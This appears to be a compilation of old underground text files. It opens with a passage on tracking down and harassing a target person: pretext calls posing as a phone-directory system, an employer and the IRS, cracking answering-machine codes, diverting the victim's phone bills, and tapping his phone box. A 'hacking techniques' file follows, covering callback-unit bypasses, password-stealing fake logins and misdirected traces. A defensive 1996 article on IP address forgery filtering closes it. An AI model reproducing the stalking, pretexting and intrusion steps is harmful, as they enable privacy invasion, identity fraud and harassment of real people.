It's that easy. If the person you're looking for has shopped at that Radio Shack store in the last year, you've probably got his name and address now. If that store didn't work, try another one. And another, and another, and another until you find one that he's shopped at. Everyone shops at Radio Shack SOMEtime. Remember, the name you have could be someone else that lives with him, but at least you've got a start.

Pretend To Be The Ameritech Recording:

-----

This one works especially well with elderly people. You call up the number

you have and pretend to be the Phone Directory's automated system. Here's what you say after they answer:

(In a clear and distinguished voice) Hello! This is the Illinois Bell Ameritech automated address and phone number system. To ensure that your information appears correctly in the 1995 edition of the phone book, please state your Name, Address, City and phone number after the tone. If you wish to remain unlisted this year, please say so after stating your information. Thank you for choosing Illinois Bell... (beep!)

A non-touch tone beep can be generated by pressing the 1 and 2 buttons on your phone at the exact same time unless you have a generic telephone. Most people will state their information but there are those who are skeptical and will just hang up. If you want, be persistant and keep calling them. After they give you their information, you can mess with their minds if you want to by saying things like, "Thank you! Now please state your Visa card number...okay, now state your bra size...What color is your phone...What color is your toilet...Please state your lover's name..."

# Pretend To Be A Manager:

#### -----

If you know of a place where your victim has worked or is working you can call up their employer and squeeze a little information out of him. The conversation would go something like this:

(In this example you're calling McDonald's)

- MCDS: (Cheery girl) McDonald's, may I help you?
- YOU: Yeah, put your boss on the phone, you little tramp!
- MCDS: (Still cheery) Thank you, please hold on...
- YOU: (Waits for her to go fetch the manager from flipping burgers.)
- MCDS: Hi, this is Manager Jerry speaking. (Who's he trying to impress??) YOU: Hi, Jerry, this is Walter from Blockbuster Video rentals in Belleville. I'm doing a reference check on a John Light you had working there. I need to know the dates of his hire and termination and I need to know whether he was fired or if he quit.
- MCDS: Okay, hold on just one second...(He digs through that highly sophisticated filing system that only a McDonald's manager could devise. He finds John's files mixed in with a box of hairnets.)
- MCDS: Here it is. I have John hired on July of 1992 and he quit on August of 1992. (How long do you expect someone to last at a place like that?)
- YOU: And he quit? He wasn't fired?
- MCDS: No, he quit. But he was a dandy little worker, he was.
- YOU: Okay, that's all I really needed to know. Oh, by the way, would you happen to have his phone number there on his application? It looks like he forgot to write his down here.

MCDS: Uh, sure. It's 254-4016.

YOU: Boy, are you dumb. I'm just some kid trying to get this guy's phone number. Have a nice future at McDonald's, you twit. (Hangs up.)

So maybe I didn't say that last part, but I have tried this twice now, once at Long John Silver's and at McDonald's and it worked both times. I think asking for his phone number just kind of catches the guy off guard and he rattles it off with no hesitation. If it doesn't work one place, try another place he worked at. You might also try getting a social security number like this. You could probably do the same thing for other information such as him social security number and his underwear size.

# Be An Activist:

-----

You only have their address and the library won't give you any information you

need so your only choice is to become an activist and start a petition. Get a clipboard, paper and a pen. Quickly write up a petition to save something worthwhile like, "We the undersigned, are petitioning against the city's decision to tear down our local grade school and turn it into a landfill." Make up a whole bunch of names and sign them to your petition. Get about 25 names to make it look legitimate.

Now go up to the guy's door and knock. When he answers have a prepared speech ready about what you're petitioning against and convince him to sign it too. Be really friendly and outgoing with him so he'll like you and want to help you out. You might also ask him to include his phone number after he's signed his name so you can contact him about other local situations that might affect him. Who knows, he could fall for that one.

Assuming you can decipher his adult signature, you now know who lives there.

# Answering Machine Hacking:

The answering machines that let you call in remotely and retrieve your messages are very commonplace these days. The owner of the machine can simply call his own house from the office and punch in a small code to listen to his messages. For us, it's a guaranteed lode of information. Their messages can contain all sorts of useful information such as phone numbers to close friends and relatives, when they'll be out of town, who their doctor is, where they work, just about anything. When someone leaves a message they assume that only the person they're leaving it for will hear it. Fools.

Usually the code is only two digits long and very easy to break. On one brand of machine the code is only one digit long and on some it can be three. Wait until their not home and start working on their machine. Call their house and after the tone start hitting random numbers to see if you can break the code. Here are some helpful guidelines:

- o A standard feature on a lot of brands of machines lets you not have to listen to their outgoing message everytime you call. If you get sick of the outgoing message try pressing "\*" and sometimes that will bring you directly to the beep.
- o Some machines only give you a certian amount of time to press in the security code so if you're not quick enough it'll hang up on you. Call back and try again.
- o Other machines want you to press and hold the numbers of the code for about one second. So start from "1" and work your way up until you either hit the code right or it takes too long and hangs up on you.

When you're trying codes try every number once and then do the same thing again over and over until you've hit the right number. Most answering machines are just looking for those right two numbers and don't care what else you're hitting.

After you've finally got it, keep calling back and use the process of elimination to narrow your way to their code. Let's say that when you hit "123456" it lets you in. Next time you call, try "12345" and see if you still get in. If you do, try "1234" and so on until you eliminate your way down to their two or three number code. You'll know when you've broken in when it starts giving you weird beeping noises.

After you've figured out their code, sometimes you have to dial one more number to hear the messages. Most of the time the machine will automatically play the messages after you put in the security code but on some you have to dial number "1" or something like that. Not really that hard to figure out. For the more malicious people out there, you can do more than just listen to their messages, a lot of machines will let you change the outgoing message, erase all the messages and monitor all the sounds in their house. Of course, when you start fucking around with them, they know you're there and the whole purpose is defeated.

Now that you've figured out their code, you want to call every day that you can and take notes of all the messages that you hear. Even the small things could mean something to you one of these days so write down every name and phone number that's put on there. Write down all the personal information you hear because you never know what you'll be able to use in the future.

Try to make sure you're not erasing his messages every time you call or he'll start to wonder why he never gets messages anymore. Sometimes an answering machine will automatically erase the messages after you've listened to them remotely unless you put in a code afterwards.

This Is The IRS, Pal.

Recently, I called up a few hospitals where someone I knew worked and I needed a little information on him. I was amazed at how easily they give out information when they think you work for the IRS. I was able to get his social security number, phone number, home address and they even told me where else had wrote down that he worked at in the past.

Call up the place where he works. If it's a bigger type business such as a hospital or the White House, ask for the personell department.

HER: Yes, this is Sherry, may I help you?

- YOU: Hi, Sherry, this is John from the IRS. We've been investigating an employee we think is working there for you. Could you tell us if there's a Beavis Martin working there?
- HER: Just a second.....Yes, he's working here.

YOU: Okay, do you have a fax machine there where you could fax me his job application and tax forms?

HER: No, we don't have a fax machine.

YOU: Could I just get a little inforamtion over the phone then? HER: Sure.

If it's a little business like a video store or something, they usually won't have a fax machine so you have nothing to worry about. If it's a bigger business they might have them so you wouldn't want to ask them that unless you have a fax machine where you can recieve the fax. Or you could always have them fax the papers to a local copy shop where you can pick them up. (Wait

a second, I think I'm repeating myself here...)

Ask the lady what social security number he put down explaining that he has been known in the past to write down bogus numbers to avoid paying taxes. Ask what his phone numbers is, and anything else you feel would be useful for you. Tell her that this whole thing is strictly hush-hush and that she shouldn't mention to Beavis that you're investigating him. This will really lower her opinion of her employee, knowing that he's into tax fraud.

# Getting a Copy of Their Phone Bill:

First of all, you need an address where the phone company can send their bill to. You don't want to use your own address as that would be really stupid of you. Get a bogus p.o. box, vacant house, or fill out a change of address card and forward mail going to a certian address in his name to you.

Call the residential billing office and explain to them that you want all your future phone bills to be sent to a p.o. box instead of your home from now on. She'll gladly make that change and his next phone bills will start arriving at the new p.o. box.

Now you want to get copies of their past phone bills. Call up the residential office again and tell them that the company you work for has agreed to reimburse you for all the company-related calls you've made from your home in the last four months but you've thrown all your phone bills away. Ask them if they can mail you your last four or five phone bills. They can and they will.

Now in two weeks you'll recieve copies of his phone bills from the last four months and be able to see all the long distance calls he makes. After you get the bills you'll want to call the residential office again and change his billing address back to how it was so he won't know anything ever happened.

Another thing to do if you want to continue recieving his phone bills and don't really care if he knows is to call the billing office and tell them on your next phone bill you want a list of every local number that was dialed so you can "see why your kid's making so many phone calls". My dad did that to me once and there was about fifty pages of bulletin boards I'd called, not to mention third number billed calls.

Knowing what he calls locally will help you out a lot. You'll be able to see exactly what he and his family calls, who his friends are, their may be some personal numbers in there that he calls, etc. You can also see if he's the type of person to call phone sex alot.

One more thing, if you'd like to get a new calling card number, since you now recieve his phone bills, you can order a calling card for yourself and you'll recieve it just like you do his phone bill.

Finding Out His Number When He Changes It:

\_\_\_\_\_

Let's say our man is fed up with us. He's tired of having his boss question him about tax evasion, tired of having his phone bill messed with, tired of people playing on his answering machine, and tired of petitioners comming to his door all the time. He decides to pay the \$90 to have his phone number changed to an unlisted number.

Ha!, you think. He's just wasted \$90 because I'm going to get his new number. If you've been watching this guy closely you'll know who his best friends are and who his relatives are. You know exactly who calls him alot because you've been monitoring his answering machine for two months now. Maybe it's his poor mother across town or maybe it's his best friend that you'll pick, it doesn't really matter.

Now it's very simple. Let's say you pick his mom and dad's house. Call the phone company's billing office and pretend to be the dad or have a girlfriend pretend to be the mom. You'll be doing basically what you did to get copies of his phone bill but this time you're going to get copies of his parents phone bill. First, tell the billing office you want every local number accounted for on your bill. Then call them back later and change their billing address to your p.o. box.

Now just to make sure that they're going to call thier son, you can call them and leave messages on their machine saying that you're their son and to call him when they get in, it's important. Even if his parents can tell that you're not really him, they'll probably call him and tell him what happened.

At the end of the month, you'll get their bill which will have every locally called number on it which will include their son's new phone number. Call up their son and say, "Ha ha! You can't hide from me!" Read in the paper the next morning about how he committed suicide by hanging himself with his telephone cord.

Oh, and while you're at it, doesn't mom and dad need some new calling cards?

Getting His New Number From ANI:

Otherwise known as Automatic Number Identification. This means that in the middle of the night you go to his house, open his phone box, plug in your phone and dial the ANI number which will read off his new number to you. You could also call up a friend that has Caller I.D. The best ANI I know of is 1-800-MY-ANI-IS.

Just make sure to be really quiet out in his back yard and watch out for those motion sensor lights that everyone has these days. Those things will be the death of people like me.

If you have any additions or comments about this file, please contact me.

-	+++++++++++++Cc	ontact+The+Phone+Losers+Of+America+Neare	est+}	Zou!++	+++++++++++++++++++++++++++++++++++++++	+++
ä	512-370-4680	PLA Voice Mailbox	And	PLEAS	SE Don't Pay	<sup>,</sup> ä
ä	512-851-8317	Sonic Youth Systems	For	Your	Fone Calls!	ä
ä	512-883-7543	PLA WHQ Texas Line				ä
ä	618-797-2339	PLA WHQ Illinois Line				ä
î-	+++++++++++++++++++++++++++++++++++++++		++++	+++++	+++++++++++++++++++++++++++++++++++++++	·++μ

\*\*\* HACKING TECHNIQUES \*\*\* \*\*\* Typed By: LOGAN-5 \*\*\* \*\*\* (Hacker Supreme) \*\*\* \*\*\* From the \*\*\* \*\*\* Inner Circle Book \*\*\*

#### 1) CALLBACK UNITS:

Callback units are a good security device, But with most phone systems, it is quite possible for the hacker to use the following steps to get around a callback unit that uses the same phone line for both incomming and out going calls:First, he calls he callback unit and enters any authorized ID code (this is not hard to get, as you'll see in a moment). After he enters this ID, the hacker holds the phone line open - he does not hang up. When the callback unit picks up the phone to call the user back, the hacker is there, waiting to meet it.

The ID code as I said, is simple for a hacker to obtain, because these codes are not meant to be security precautions. The callback unit itself provides security by keeping incomming calls from reaching the computer. The ID codes are no more private than most telephone numbers. Some callback units refer to the codes as "location identification numbers," and some locations are used by several different people, so their IDs are fairly well known. I've been told that, in some cases, callback ubits also have certain simple codes that are always defined by default. Once the hacker has entered an ID code and the callback unit has picked up the phone to re-call him, the hacker may or may not decide to provide a dial tone to allow the unit to "think" it is calling the correct number. In any event, the hacker will then turn on his computer, connect with the system - and away he goes. If the however, the hacker has trouble holding the line with method, he has an option: the intercept.

# The Intercept:

Holding the line will only work with callback units that use the same phone lines to call in and to call out.Some callback units use different incoming and outgoing lines, numbers 555-3820 through 555-3830 are dedicated to users' incoming calls, and lines 555-2020 through 555-2030 are dedicated to the computers outgoing calls.The only thing a hacker needs in order to get through to these systems is a computer and a little time - he doesn't even need an ID code. First,the hacker calls any one of the outgoing phone lines, which, of course, will not answer.Sooner or later, though, while the hacker has his computer waiting there, listening to the ring, an authorized user will call one of the incomming lines and request to be called back. It will usually be less than an hours wait, but the hacker's computer is perfectly capable of waiting for days, if need be.

The callback unit will take the code of the authorized user, hang up, verify the code, and pick up the phone line to call back. If the unit tries to call out on the line the hacker has dialed, the hacker has his computer play a tone that sounds just like a dial tone. The computer will then dial the number given that matches up with the user's authorized ID. After that, the hacker can just connect his computer as he would in any other case. If he is really serious, he will even decode the touch tones that the mainframe dialed, figure out the phone number of the user the system was calling, call the person, and make a few strange noises that sound as though the computer called back but didnt work for some reason.

# 2) TRAPDOORS AS A POSSIBLILITY

I haven't heard of this happening, but i think it is possible that a callback modem could have a trapdoor built into it.Callback modems are run by software, which is written by programmers.An unscrupulous programmer could find it very easy to slip in an unpublicized routine, such as, "if code =\*43\*, then show all valid codes and phone numbers." And such a routine, of course, would leave security wide open to anyone who found the trapdoor.The obvious protection here, assuming the situation ever arises, is simply an ethical manufactorer that checks its software thoroughly before releasing it.

A trapdoor is a set of special instructions embedded in the large program that is the operating system of a computer.A permanent, hopefully secret "doorway", these special instructions enabe anyone who knows about them to bypass normal security procedures and to gain access to the computer's files.Although they may sound sinister, trapdoors were not invented by hackers, although existing ones are certainly used by hackers who find out about them.

#### 3) THE DECOY

One of the more sophisticated hacking tools is known as the decoy, and it comes in three versions. The first version requires that the hacker have an account on the system in question. As in my case, the hacker has a low-security account, and he tries this method to get higher-security account. He will first use his low-security account to write a program that will emulate the log-on procedures of the systems in questions. This program will do the following:


\*- Clear the terminal screen and place text on it that makes everything look as if the system is in charge.


\*- Prompt for, and allow the user to enter, both an account name and a password.
\*- Save that information in a place the hacker can access.

\*- Tell the use the account/password entries are not acceptable.

\*- turn control of the terminal back over to the system.

The user will now assume that the account name or password was mistyped and will try again...this time (scince the real operating system is in control) with more success.You can see a diagram of the way these steps are accomplished





# 4) CALL FORWARDING

Many people use call forwarding by special arrangement with the phone company.When a customer requests call forwarding, the phone company uses its computer to forward all the customers incomeing calls to another number. Lets say, for example, that you want calls that come to your office phone to be forwarded to your home phone: A call from you to the phone company, some special settings in the phone companys computer, and all calls to your office will ring at your home instead. This little bit of help from the phone company is another tool used by hackers. Lets say you thought that the computer you were hacking into was being watched-because the sysop might have seen you and called the fed's and your sort of bugged by this nagging feeling that they will trace the next hacker that calls, just call the phone company and ask for call forwarding, pick a number, (ANY NUMBER) out of the phone book and have your calls forwarded to that number, Hea, Hea, the number you picked is the one that will be traced to, not yours, so you could be hacking away, they think that they have traced you, but actually the number you had your calls forwarded too. they enter chat mode and say (YOUR BUSTED!!!!, WE'VE TRACED YOUR PHONE NUMER THE FEDS ARE ON THE WAY!!), You could reply (Hea, SURE YA DID! I'D LIKE TO SEE YA TRY AND GET ME! GO AHEAD!) , that wont seem very important to them at the time, but it will sure piss them off when they bust the wrong guy!

### 5) RAPID FIRE

Memory-location manipulation can be helpful, but there is another, more powerful,possibility, in some cases: the Rapid-fire method.To understand how this methos works, you have to know something about the way operationg systems work.When a user enters a command, the operating system first places the command in a holding area, a buffer, where it will sit for a few millionths of a second.The system looks at the command and say's "Does this person really have authorization to do this, or not?" Then, the command sits there a few thousandths of a second while the system runs off to check the user's authorization.When the system comes back to the command, it will have one of two possible answers: "OK, GO AHEAD," or "SORRY, GET PERMISSION FIRST." Once you are on a system that handles things this way, you can use the rapid-fire method to change the command while its sitting in the buffer, waiting to be executed. If you can do this, you can do anything. You can enter a command that you know will be approved, such as "tell me the time." As soon as the system runs off to verify your right to know the time, you change the command in the buffer to something you know would not be approved-perhaps "give me a list of all the passwords." When the system comes back with an "OK, go ahead," it responds to your second command, not the first. Of course, this exchange has to be done very rapidly, but most systems existing today can be fooled by this trick. The question is, how easy is it to do, and how much authority do you need? I know of one system that let this one slip.

These are certainly not all the hacker's little secret tricks and tool's, You will probably figure out some better, more efficiant, hacking techniques.

GOOD LUCK!!!!!! L O G A N - 5 <----->

# INTERNET HOLES - ELIMINATING IP ADDRESS FORGERY

COPYRIGHT (C), 1996, MANAGEMENT ANALYTICS - ALL RIGHTS RESERVED

Series Introduction

The Internet is now the world's most popular network and it is full of potential vulnerabilities. In this series of articles, we explore the vulnerabilities of the Internet and what you can do to mitigate them.

An Introduction IP Address Forgery

The Internet Protocol (IP) (RFC791) provides for two and only two functions. It defines a datagram that can be routed through the Internet, and it provides a means for fragmenting datagrams into packets and reassembling packets into the original datagrams. To quote from RFC791:

The internet protocol is specifically limited in scope to provide the functions necessary to deliver a package of bits (an internet datagram) from a source to a destination over an interconnected system of networks. There are no mechanisms to augment end-to-end data reliability, flow control, sequencing, or other services commonly found in host-to-host protocols. The internet protocol can capitalize on the services of its supporting networks to provide various types and qualities of service.

0	1	2	3				
0 1 2 3 4 5 6 7 8 9	0 1 2 3 4 5	67890123	4 5 6 7 8 9 0 1				
+-+-++-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+	+-+-+-+-+-+-+ e of Service  +-+-+-+-+-+-+-+	-+-+-+-+-+-+- Total -+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+	+-+-++++++++++++++++++++++++++++++++++				
Identifica	•		gment Offset				
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-	Protocol	Header	+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-				
Source Address							
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-							
	Options		+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-				
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-							
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-							
\   	dat	a	\   				
data	+-+-+-+-+-+-+-+	-+-+-+-+-+-+-	+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-				

Here's a description of an IP datagram, also from RFC791:

# Description of an IP Datagram

Note that the 4th line of the description calls for the Source Address of the datagram. In the simplest form of IP address forgery, the forger only needs to create a packet containing a false Source Address and insert it into the Internet by writing it into the output device used to send information to the rest of the Internet. For the non-expert forger, there is a tool called iptest which is part of the free and publicly available ipfilter security package that automatically forges packets for the purpose of testing configurations or routers and other IP security setups.

The infrastructure of the Internet consists primarily of a set of gateway computers and packet routers. These systems have multiple hardware interfaces. They maintain routing tables to let them decide which output interface to send a packet out on based on the input interface that it came in on and the destination IP address specified in the packet. When a forged packet arrives at an infrastructure element, that element will faithfully route the packet toward the destination address, exactly as it would a legitimate packet.

How Can IP Address Forgery Be Used

At its root, IP address forgery is a method of deception, and thus it can be used in much the same way as other forms of deception. Dunnigan95 More specifically, and using Dunnigan and Nofi's classification scheme, here are some quick ideas about how IP address forgery might be used:

- \* Concealment: IP address forgery is commonly used to conceal the identity of an attacker, especially when denial of services is the goal of the attack.
- \* Camouflage: IP address forgery is used to make one site appear to be another as a way to convince the victim, for example, that an attack is from a University, when in fact it is from a competitor.
- \* False and Planted Information: IP address forgery can be used to create the impression that a particular site is acting maliciously in order to create friction or lead a defender to falsely accuse an innocent third party.
- \* Reuses: IP address forgery can be used to support another activity designed to gain the confidence of the defender. For example, a salesperson for information security products could create IP address forgeries in order to convince a client of the need for their services.
- \* Displays: IP address forgery has been used in order to lead defenders to believe that many sites are participating in an attack when in fact only a small number of individuals are responsible.
- \* Demonstrations: IP address forgery has been used to demonstrate a potential for untraceable attacks as a way to convince defenders not to try to catch attackers.
- \* Feints: IP address forgery can be used to try to fool an enemy into believing that an attack is coming from outside or from a particular direction, when the real attack is very different. This is a way to misdirect the enemy into spending limited resources in

the wrong way.

- \* Lies: IP address forgery has been used to create a more convincing lie that somebody known to the defender is communicating with them about a particular matter.
- \* Insight: IP address forgery can be used to gain insight into how an opponent reacts and as a sort of probe to determine what sorts of responses are likely to arise.

Another way to view this issue is in terms of the net effect on information in information systems. Here is another way of viewing this issue with an example from each category.

- \* Corruption of Information: IP addresses are often used as the basis for Internet control decisions. For example, DNS updates are often designated as coming only from specific other servers. With IP address forgery, the entire DNS system could be corrupted, causing services to be rerouted through enemy servers.
- \* Denial of Services: The Internet is basically a fragile network that depends on the proper behavior and good will of the participants for its proper operation. Without wide-ranging changes to the way the Internet works, denial of services is almost impossible to prevent. For example, the same DNS attack could be used to cause widespread denial of services, or perhaps even to create loops in the packet delivery mechanisms of the Internet backbone.
- \* Leakage of Information: Forged IP addresses can be used to cause a host to take orders for the delivery of information to enemy sites by forging authorization as if it were from a legitimate authorizing site.
- \* Misplaced Liability: Forged IP addresses could be used, as described above under False and Planted Information, to cause defenders to assert claims against innocent bystanders and to lay blame at the wrong feet.

These are only some of the examples of what forged IP addresses can do. Without a lot of effort, many other examples can be created.

What Can We Do About It?

As individuals, there is little we can do to eliminate all IP address forgery, but as a community, we can be very effective. Here's how. Instead of having all infrastructure elements route all packets, each infrastructure element could, and should, enforce a simple rule. They should only route packets from sources that could legitimately come from the interface the packet arrives on.

This may sound complicated, but it really isn't. In fact, the technology to do this is already in place, and always has been. Virtually every router and gateway in existence today allows for the filtering of packets based on their input interface and IP source and destination address. This is a necessary component of their operation and is the basis for the way they route all packets.

The only change that has to be made is for these routers and gateways to enforce the network structure that is legitimately in place. Or in other words, the routers and gateways should refuse to route ridiculous packets. Here are some of the simpler examples of known bad packets:

- \* The IP address 127.0.0.1 is ONLY used for internal routing of packets from a host to itself. There is no legitimate IP datagram that should pass through a router or gateway with this as the source address. In fact, routing these packets is dangerous because they may be used to forge packets from the localhost which often has special privileges. A recent attack that causes denial of services involves sending a packet to a host's echo port with 127.0.0.1 as its source address and the echo port as it's source port. The echo port causes whatever packet it is sent to be returned to its source. Since the source address is the same port on the same host, this packet creates an infinite loop which, in many cases, disables the computer.
- \* The IP address 0.0.0.0 is not legitimate full stop. In fact, there's really no legitimate IP address that should traverse gateways containing a 0 for one of the address elements. Unfortunately, many routers use the '.0.' convention in their filtering tables to indicate any address from 0 to 255 (the whole range), so blocking these packets may be non-trivial in some infrastructure elements.
- \* The IP specification includes provisions for private subnetworks that are designated for internal use only. There is no legitimate reason to route packets from these addresses anywhere in the general Internet infrastructure. (RFC1597) These address ranges include 10.\*.\*.\*, 172.16-32.\*.\*, and 192.168.\*.\* (where \* indicates any value from 0 through 255). No packets should be routed through the Internet with these addresses as either their source or their destination.

The next step in eliminating IP address forgery is for the routers and gateways at each type of infrastructure element to enforce standards on each interface. Generally, the Internet is broken up into Backbone providers that provide wide area packet transport services, Private Networks which are owned and operated by companies, institutions, government agencies, and other parties for their own purposes, and Internet Service Providers (ISPs) that provide connections between the backbone elements and private networks (sometimes including other ISPs). These roles can be blurred at times, but they are adequate for our purposes.

- \* Private Networks: Each private network should;
  - + 1) prevent all of the known-bad packets from crossing into or out of the organization,
  - + 2) prevent packets with internal source addresses from passing inward,
  - + 3) prevent packets with external source addresses from passing outward,
  - + 4) prevent packets with external destination addresses from passing inward, and
  - + 5) prevent packets with internal destination addresses from passing outward.
- \* ISPs: Each ISP should;
  - + 1) prevent all of the known-bad packets from crossing into or out of their infrastructure,
  - + 2) prevent any packet inbound from any of their clients with a source address not from that client's assigned address range from passing from the client network,

- + 3) prevent any packets with a destination address not in their client's address range from passing to the client network,
- + 4) prevent any packet not from this ISP's legitimate address range from entering the backbone, and
- + 5) prevent any packets originating from the backbone and not destined for one of their legitimate IP addresses from entering their network.

Two additional rules will assist the ISP's clients;

- + 6) prevent inbound traffic from the client with the client's address as a destination, and
- + 7) prevent outbound traffic to the client with the client's address claimed to be the source.
- \* Backbone Networks: Each backbone provider should;
  - + 1) prevent all of the known-bad packets from crossing into or out of their infrastructure,
  - + 2) prevent packets originating from any ISP with source addresses not in that ISP's range of legitimate source addresses from entering the backbone,
  - + 3) prevent any packets not destined for an ISP's address range from entering that ISP,
  - + 4) prevent any packets from any other backbone provider that could not be properly routed through that provider from entering their backbone, and
  - + 5) prevent any packets from going to any other backbone provider unless they could legitimately be routed through that provider to reach their destination.
- For backbones, this requires some effort, however the high volume of information they carry certainly justifies a little effort for protection.

Some Examples

As an aide to the less technically inclined, the following examples provide some real world implementation details.

This set of rules applies to a private network (in this case, the all.net class C network 204.7.229.\*) and are written in the format of the Morningstar PPP (point to point protocol) Filter file:

# Rule 1 for private networks # prevent known-bad address ranges from entering (or leaving) !172.16-32.0.0 # private network segment !192.168.0.0 # private network segment !10.0.0.0 # private network segment !127.0.0.0 # localhost network # Rule 2 for private networks prevent internal source address packets from passing inward # # prevent inbound from our network !recv/src/204.7.229.0 # Rule 5 for private networks # prevent internal destination addresses from passing outward # Note that rule 5 is placed here because the filters are order dependent !send/dst/204.7.229.0 # prevent our destinations from passing out Rule 3 for private networks # # prevent external source address packets from passing outward # allow legitimate outbound sources send/src/204.7.229.0 !send/src/0.0.0.0 # prevent illegitimate outbound sources

# Rule 4 for private networks
# prevent external destinations from passing inward
recv/dst/204.7.229.0 # allow legitimate inbound destinations
!recv/dst/0.0.0.0 # prevent illegitimate inbound destinations

The next set of rules applies to an ISP. In this case, we assume that the ISP has control over three class B networks that it uses to sell services to its clients. The class B networks used in this example have IP addresses of 123.7.\*.\*, 231.6.\*.\*, and 201.96.\*.\*. In this case, we have three different parts of the example:

This is the router connecting the ISP to the backbone, presented in the format of a Cisco router with interface 0 connected to the backbone and interface 1 connected to the ISP's internal network. It implements rules 1, 4, and 5 for the ISP.

Rule 1 for an ISP # # prevent all of the known-bad address ranges # this should be done on all in and out connections on all interfaces in all access control lists # All interfaces in and out deny ip 172.16-32.0.0 # private network segment deny ip 192.168.0.0 # private network segment deny ip 10.0.0.0 # private network segment deny ip 127.0.0.0 # localhost network # Rule 2 for an ISP # prevent inbound from client not in client's address range # DONE ELSEWHERE # Rule 3 for an ISP prevent entry of packets not destined clients from passing their way # DONE ELSEWHERE # Rule 4 for an ISP # prevent exit of packets not from our class Bs # on interface 0 (backbone) out filter # Interface 0 out permit ip 123.7.0.0 permit ip 231.6.0.0 permit ip 201.96.0.0 deny ip 0.0.0.0 # Rule 5 for an ISP prevent entry of packets not destined for our class Bs. # on interface 0 (backbone) in filter # Interface 0 in permit ip 123.7.0.0 permit ip 231.6.0.0 permit ip 201.96.0.0 deny ip 0.0.0.0

Next, we implement rules 2 and 3 for each client by creating separate (in this example ppp) filters on the ISP's gateway computer. Again, using the Morningstar ppp Filter format and assuming that Class C IP network 201.96.1.\* is assigned to this particular client:

Rule 1 for ISPs # prevent known-bad address ranges from entering (or leaving) # !172.16-32.0.0 # private network segment !192.168.0.0 # private network segment !10.0.0.0 # private network segment !127.0.0.0 # localhost network Rule 6 for an ISP # # prevent inbound traffic from the client destined for the client # note that rule 6 is placed here because filters are order dependent !recv/dest/201.96.1.0 # prevent inbound from client to self Rule 7 for an ISP # prevent outbound traffic to the client claimed to be from the client # note that rule 7 is placed here because filters are order dependent # !send/src/201.96.1.0 # prevent outbound to client from client # Rule 2 for an ISP # prevent inbound from client not in client's address range recv/src/201.96.1.0 # allow legitimate traffic !recv/src/0.0.0.0 # prevent all other traffic Rule 3 for an ISP # # prevent entry of packets not destined clients from passing their way send/dest/201.96.1.0 # allow legitimate traffic !send/dest/0.0.0.0 # prevent all other traffic

Note that redundant protection is provided in several ways. The ISP protects the clients from backbone forgery both at the backbone router and at the client's ppp connection, and protects the backbone from IP forgery emanating from the ISP both by preventing forgery from clients and by preventing forgery from within the ISP. Similarly, the ISP provides redundant protection against improperly configured client hardware and software. The last two filter rules are to assure that even if the client is not properly configured to prevent forgery of internal addresses from the outside world or to prevent internal traffic from being sent out, this traffic is prevented.

This last example is a simplification of a wide area backbone network in which this particular router (no type specified) is at the junction between UK connections and non-UK connections. In this case, it is a reasonable assumption that all internal UK traffic should remain internal and that external traffic that gets to this node should be sent out of the UK never to return. This particular backbone node will be connected to non-UK traffic on interface 0, our previously described ISP on interface 1, and the rest of the internal UK backbone on interface 2.

# Rule 1 for a backbone	
<pre># prevent all of the known-bad packets</pre>	from crossing
all-interfaces prevent in/out 172.16-32.0.0	<pre># private network segment</pre>
all-interfaces prevent in/out 192.168.0.0	<pre># private network segment</pre>
all-interfaces prevent in/out 10.0.0.0	<pre># private network segment</pre>
all-interfaces prevent in/out 127.0.0.0	<pre># localhost network</pre>
# Rule 2 for a backbone	
# prevent packets originating from any	ISP with non-ISP source address
interface-1 allow in from 123.7.0.0	# ISP traffic
interface-1 allow in from 231.6.0.0	# ISP traffic
interface-1 allow in from 201.96.0.0	# ISP traffic
interface-1 prevent in from 0.0.0.0	<pre># no other inbound</pre>

traffic

Rule 3 for a backbone # prevent packets not destined for an ISP from going there # interface-1 allow out to 123.7.0.0 # ISP traffic interface-1 allow out to 231.6.0.0 # ISP traffic interface-1 allow out to 201.96.0.0 # ISP traffic interface-1 prevent out to 0.0.0.0 # no other outbound traffic # Rule 4 for a backbone prevent packets from other backbones that shouldn't come this way # interface-0 allow in to UK-1 # UK traffic interface-0 allow in to UK-2 # UK traffic interface-0 allow in to UK-n # UK traffic interface-0 prevent in to 0.0.0.0 # no other inbound traffic # Rule 5 for a backbone prevent packets that should stay in our backbone from going out # interface-0 allow out from UK-1 # UK traffic # UK traffic interface-0 allow out from UK-2 # UK traffic interface-0 allow out from UK-n interface-0 prevent out from 0.0.0.0 # no other outbound traffic

In this example, we have assumed that all UK traffic is on IP addresses identified as UK-1,  $\ldots$ , UKn.

What-ifs and Objections

WHAT IFS?

- \* What if a private network ignores the rules? It is to be expected than many private networks will ignore any such rules, either through ignorance, intent, or inattention. But even if all private networks ignored all of the rules, the rules for ISPs would prevent IP forgery from extending to the overall infrastructure.
- \* What if an ISP ignores the rules? If an ISP ignores the rules and allows IP forgery, the backbone can protect the rest of the Internet, at least to the point where forged packets within the ISP's domain remain within or are traceable to that domain. That means that the ISP's clients would be subject to IP forgeries from other clients of that ISP, but that the rest of the Internet would be able to trace all packets coming from that ISP to that ISP.
- \* What if the backbone ignores the rules? If all of the backbone providers ignore the rules, unless everyone else follows them, we will continue to have IP forgeries through the ISPs that don't follow the rules.
- \* What if combinations ignore the rules? Depending on the specific combinations, we will have more or fewer IP address forgeries. It turns out that a complete analysis of this issue is not simple enough to do in the space provided, but a simple conclusion can be drawn without a full analysis. As more Internet users and providers prevent IP address forgery, the job of the forger will become harder and harder. We don't all have to participate in order to have proper protection, but if we all fail to participate, the forgeries will continue.

